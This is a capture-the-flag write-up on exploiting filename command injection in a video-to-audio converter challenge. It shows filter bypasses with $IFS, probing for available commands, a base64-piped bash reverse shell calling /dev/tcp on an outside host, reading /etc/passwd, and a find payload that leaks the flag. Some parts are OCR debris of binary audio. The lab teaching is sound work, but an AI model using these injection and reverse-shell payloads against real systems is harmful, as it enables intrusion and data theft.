RIFF`WAVEfmt UD¬À]□□qfactLISTINFOISFTLavf58.20.100data
```

$ and () seem to not work, but if we look in bash, we might be able to figure out why



```
-----------------26505055343828333789319051 1769

11769
="test;$(whoami);#.mp4"
```

```
{
  "error":"That wasn't supposed to happen",
  "message":"Hey, stop trying to break things!!"
}
```




```
┌──(kali㉿kali)-[~]
└─$ $(whoami)
Command 'kali' not found, but can be installed with:
sudo apt install kali
Do you want to install it? (N/y)^C

┌──(kali㉿kali)-[~]
└─$ 
```

It seems like the command probably worked, but since there must have been a stderr, it probably caused an exception and hence that error.

At last, we have already discovered that spaces are not allowed either, hence we need to craft our payload without any spaces and its okay to use quotes and tildes while doing so.


## Bypassing spaces and finding more restrictions

Since, spaces are not allowed, there are plenty other shenanigans you can do in bash to circumvent this restriction, we can easily make use of `$IFS` or `${IFS}` to execute commands even without spaces.



```
┌──(kali㉿kali)-[~]
└─$ which${IFS}id
/usr/bin/id
```


So something like `test;sleep${IFS}5;#.mp4` should be equivalent to `sleep 5` command and make the server sleep for atleast 5 seconds.



```
.oad
393190511769
.lename="test;sleep${IFS}5;#.mp4"
```

```
Etag: "16902

RIFF`WAVEfmt
```


works



```
382 bytes | 5,492 millis
```

as seen in the bottom right corner of burp, it did indeed sleep for 5 seconds, hence we can confirm that we can use commands with spaces now. This also tells us that using `{}` brackets are also fine.

what about something like slashes? we will have commands which might need slashes? an easy way to test it would be `cat$IFS/etc/passwd`



```
-----------------265050553438283337893190511769
.1769
="test;cat$IFS/etc/passwd;#.mp4"
```

```
  "error":"That wasn't su
  "message":"Hey, stop tr
}
```


We are out of luck with slashes which might make our life hard. So it looks like we are not allowed to use any spaces or slashes in any of our commands, since it breaks the command.

But it is possible that the command still executes? something to keep in back of your mind!

Now we have done the heavy lifting of figuring out what characters we can and cannot use. We are presented with the next stage of the problem, what commands are we allowed to run?

We can make use of the `which` command and use the error as an oracle to figure out which commands are allowed and which ones are not! For example we can tell from command below that nslookup is not present on the box.


```
test;which${IFS}nslookup;#.mp4
```



```
------------------265050553438283337893190511769

11769
="test;which${IFS}nslookup;#.mp4"
```

```
{
"error":"That was:
"message":"Hey, s
}
```

nslookup not present



```
0511769
me="test;which${IFS}cat;#.mp4"
```


```
RIFF¸GWAVEfmt UD¬À]□□c
Â□□□:jÂðÿÚÂÃ _Äé3[5Ãa]
ùÚ¸□□`'ÔÃLÙñÀ4Tz□ùÔ|Kí
P# 04L□¬yi□cHèF"ß□□ x¿
□V9□Ö¦¼F□T~4PH□0□c)□Æ¿
ß±□J4«ÓÜn9·ãl*³*A□èMF□
a□8□□□□□□a□ `!ñ□°□Éÿû²I
Àl□biJòÝæ+a±Äs□É÷□Æ□9-
a<?ÀÀ0s°Ç00c□y8È4Dp·0´
Èl Èä0È□1x2u+0xrnö9cnp(
=
AÂ± 0□@-□ aA □□ P@&;□E
@□D$□êBRèJ□□À□A□°,Â0p$
```

cat on the box!

## Enumerating available commands

We discovered a command that we can use to figure out which commands are available on the box and now we want to make use of it to find all the available ones. But why are we doing this, you may ask? the reason it because its a blind RCE and I am thinking to go straight for the kill by using a reverse shell. To do that we need to figure out what options we have and bypass the restrictions in place to get a shell and the flag!


How did I approach this? simply google reverse shell cheatsheet, copy out all the name of the commands in there and then use intruder (you can use something like ffuf if you like!) with our payload to figure out which commands exist in there. (Link in the references section)



```
90511769
.ame="test;which${IFS}§cat§;#.mp4"


90511769--
```

sending it to intruder and putting a marker here


List of reverse shell commands as payload



**Payload settings [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

```
awk
bash
dart
golang
groovy
java
lua
ncat
nc
```



| Request | Payload | Status c... | Error | Timeout | Length | Cc |
|---|---|---|---|---|---|---|
| 0 | | 200 | □ | □ | 739549 | |
| 1 | awk | 200 | □ | □ | 739549 | |
| 2 | bash | 200 | □ | □ | 739549 | |
| 12 | openssl | 200 | □ | □ | 739549 | |
| 13 | perl | 200 | □ | □ | 739549 | |
| 15 | python | 200 | □ | □ | 739549 | |
| 18 | sh | 200 | □ | □ | 739549 | |


Based on this output, we can be sure that atleast `awk, bash, openssl, perl, python, sh` are present on the box for us to exploit.

# Phase 5 - Get The Shell!

At this point, we have figured out the restricted characters and the commands available to get the reverse shell. We need to simply craft a payload now with these commands that get use a reverse shell.

Looking at the commands to get the reverse shell (link in references), all of them are quite big in length and can make it quite hard to track which character might be breaking the overall command. After banging my head in the wall getting the python reverse shell to work without breaking, I decided to take a different approach.


It seems like the base64 and echo commands were also available:



```
--------------------265050553438283337893190511769

0511769
me="test;which${IFS}base64;#.mp4"
```

```
Content-Dispos:
Last-Modified:
Cache-Control:
Etag: "16902069

RIFFL,WAVEfmt U
4□LAME3.100UUUU
UUUUUUUUUUUUUUU
UUUUUUUUUUUUUUU
UUUUUUUUUUUUUUU
UUUUUUUUUUUUUUU
UUUUUUUUUUUUUUU
4□LAME3.100UUUU
UUUUUUUUUUUUUUU
UUUUUUUUUUUUUUU
UUUUUUUUUUUUUUU
UUUUUUUUUUUUUUU
```

base64 on there



```
11769
="test;which${IFS}echo;#.mp4"
```


```

RIFFL,WAVEfmt UD¬À
4□LAME3.100UUUUUUU
UUUUUUUUUUUUUUUUUU
UUUUUUUUUUUUUUUUUU
UUUUUUUUUUUUUUUUUU
UUUUUUUUUUUUUUUUUU
UUUUUUUUUUUUUUUUUU
4□LAME3.100UUUUUUU
UUUUUUUUUUUUUUUUUU
UUUUUUUUUUUUUUUUUU
UUUUUUUUUUUUUUUUUU
UUUUUUUUUUUUUUUUUU
```

echo on there!

This could allow us to encode our payload in base64, decode it and pipe it to bash to get a shell without dealing with any pesky characters like slashes that tend to break our command. So something like:

```
echo 'Base64 payload'|base64 -d|bash
```

I modified this payload based on our scenario to get around the space restriction and used a base64 encoded bash reverse shell payload.



Reverse Shell


Bash TCP

```
bash -i >& /dev/tcp/10.0.0.1/4242 0>&1

0<&196;exec 196<>/dev/tcp/10.0.0.1/4242; sh <&196 >&196 2>&196

/bin/bash -l > /dev/tcp/10.0.0.1/4242 0<&1 2>&1
```


Using this payload

```
x;echo$IFS'BASH REVERSE SHELL PAYLOAD'|base64$IFS-d|bash;#.mp4
```

With this payload, it was possible to get a reverse shell back to us and complete the challenge!



```
Listening on 0.0.0.0 443

Connection received on [redacted]
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
svc@challenge-0723-7cc4bc59df-6xvdm:/app$
svc@challenge-0723-7cc4bc59df-6xvdm:/app$ whoami;id
whoami;id
svc
uid=999(svc) gid=999(svc) groups=999(svc)
svc@challenge-0723-7cc4bc59df-6xvdm:/app$
```



```
svc@challenge-0723-7cc4bc59df-6xvdm:/app$ cat /flag.txt
cat /flag.txt
INTIGRITI{c0mm4nd_1nj3c710n_4nd_0p3n55l_5h3ll}svc@challe
```

FLAG - INTIGRITI{c0mm4nd_1nj3c710n_4nd_0p3n55l_5h3ll}

# Bonus - More Solutions

It seems like there is another approach to this, remember earlier that in the response you can see the contents are always hardcoded into `extracted_audio.wav` file? what if you simply use the find command to get this file and simply cat the contents of `/flag.txt` in there? that way it should be possible to just get it without any shell access.

Lets try to craft the find command:

```
find . -xdev -type f -name extracted_audio.wav -exec bash -c 'cat /flag.txt > {}' \;
```

Now if we pair this up with our base64 encode and decode technique then we should be able to get the flag as well!


```
echo -n "find . -xdev -type f -name extracted_audio.wav -exec bash -c 'cat /flag.txt > {}' \;" | base64 -w0
```

We get the following payload:

```
ZmluZCAuIC14ZGV2IC10eXBlIGYgLW5hbWUgZXh0cmFjdGVkX2F1ZGlvLndhdiAtZXhlYyBiYXNoIC1jICdjYXQgL2ZsYWcudHh0ID4ge30nIFw7
```

```
x;echo$IFS'ZmluZCAuIC14ZGV2IC10eXBlIGYgLW5hbWUgZXh0cmFjdGVkX2F1ZGlvLndhdiAtZXhlYyBiYXNoIC1jICdjYXQgL2ZsYWcudHh0ID4ge30nIFw7'|base64$IFS-d|bash;#.mp4
```

This payload simply gives us the flag, without getting any reverse shell



```
HTTP/2 200 OK
Date: Mon, 24 Jul 2023 13:54:31 GMT
Content-Type: audio/x-wav
Content-Length: 46
Content-Disposition: attachment; filename=extracted_audio.wav
Last-Modified: Mon, 24 Jul 2023 13:54:31 GMT
Cache-Control: no-cache
Etag: "1690206871.3163426-46-2741504812"

INTIGRITI{c0mm4nd_1nj3c710n_4nd_0p3n55l_5h3ll}
```

It seems like you can do the same with openssl, which based on the flag name is probably the intended way. I was too tired at this point and called it a day!

# Flag

INTIGRITI{c0mm4nd_1nj3c710n_4nd_0p3n55l_5h3ll}

# Tip

Trying out these RCE payloads locally on my box, helped me a lot understanding what exactly was going on and come up with payloads that ended up working for me.

# References

https://askubuntu.com/questions/84584/converting-mp4-to-mp3
https://security.snyk.io/package/linux/debian:11/ffmpeg
https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Reverse%20Shell%20Cheatsheet.md#telnet

- gokuKaioKen